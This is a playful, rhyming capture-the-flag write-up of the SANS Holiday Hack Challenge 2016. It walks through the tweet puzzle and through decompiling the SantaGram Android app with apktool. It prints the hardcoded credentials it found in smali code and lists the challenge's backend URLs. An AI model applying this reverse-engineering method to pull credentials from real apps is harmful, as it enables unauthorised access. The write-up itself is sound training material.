




**SANS Hack Holiday Challenge
2016**

The Poetic Version



Fahoo forays, dahoo dorays
Welcome Christmas, bring your light
Fahoo forays, dahoo dorays
Welcome in the cold of night

Welcome Christmas, fahoo ramus
Welcome Christmas, dahoo damus
Welcome Christmas, while we stand
Heart to heart and hand in hand

Every Who down in Whoville liked Christmas a lot
But the Grinch who lived just North of Whoville did not!

The Grinch hated Christmas!
The whole Christmas season!
Now, please don't ask why.
No one quite knows the reason.



To make a long story short about the mean Grinch,
He finds the true meaning of Christmas in a clinch.

The Whos down in Whoville come to love him a lot,
In the end the Grinch's tale becomes a joyful plot.

Sadly this tale a takes different direction,
As Jessica and Josh find in their inspection.

Santa's gone missing they exclaim, as they stared,
At the hint left behind, Santa's business card bared.

Santa's been kidnapped right before its Christmas Day.



Hopefully not to some galaxy far-far away?

So, get your eggnog ready there's no time for rest,

As we start unraveling this hack holiday quest!

The challenge starts with a business card on the floor, Referencing twitter and a site like imgur (image-er).


Starting with 300 tweets, so many the same, No need for complex scripts, in Notepad there's no shame. Search strip out the junk content and survey the rest, Behold the big picture, we pass the 'bugbounty' test.




1) What is the secret message in Santa's tweets? BUGBOUNTY

On to puzzle number two, we search for a zip,
Where could this file be, perhaps a hidden tip?
Using a skill set referred to as O-S-INT,
The secret becomes clear with a little squint.

Yes, buried right there in Santa's Instagram page,
Is not one, but two hints that were cleverly staged.
By combining the Northpolewonderland domain
With the SantaGram version 4-dot-2 zip file name,
Then viewing the contents with our bugbounty code,
We find object three that needs an Android to load.



APK files are zipped gifts of JAVA based joy,
That can be unpacked with the apktool toy,
Using the d flag will create code decompiled,
And waallaaa, you now have smali code
reconciled.



```
Command Prompt
C:\Users\sethfogie-10\Downloads\SantaGram_42>apktool b SantaGram_4.2
I: Using Apktool 2.2.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
C:\Users\sethfogie-10\Downloads\SantaGram_42>
```

Peering inside the folders of decoded text,

It doesn't take long to find the audio hex -


A Discombobulated1 dot M-P-3,

And the target user and pass in b.smali!

Putting creds in an app is like hiding in smoke,

But this finding makes us feel we have A New Hope.

```
:try_start_0
const-string v1, "username"
const-string v2, "guest"
invoke-virtual {v0, v1, v2}, Lorg/json/JSONObject
const-string v1, "password"
const-string v2, "busyreindeer78"
invoke-virtual {v0, v1, v2}, Lorg/json/JSONObject
const-string v1, "type"
const-string v2, "usage"
```




What other secrets could this decompiled spread hold?
Having to look through it all seems like we've been trolled.

However, right near our file of audio sound,
Another hint to the game we thankfully found.

The res values folder has an xml file,
Without which this puzzle would be terribly vile.

Dev, app, exception and dungeon paths all displayed,
But first some other hack game challenges need played.

```
<string name="TAG">SantaGram</string>
<string name="analytics_launch_url">https://analytics.northpolewonderland.com/report.php?type=launch</string>
<string name="analytics_usage_url">https://analytics.northpolewonderland.com/report.php?type=usage</string>
<string name="appVersion">4.2</string>
<string name="app_name">SantaGram</string>
<string name="appbar_scrolling_view_behavior">android.support.design.widget.AppBarLayout$ScrollingViewBehavior</string>
<string name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5</string>
<string name="bottom_sheet_behavior">android.support.design.widget.BottomSheetBehavior</string>
<string name="character_counter_pattern">%1$d / %2$d</string>
<string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
<string name="debug_data_enabled">>true</string>
<string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
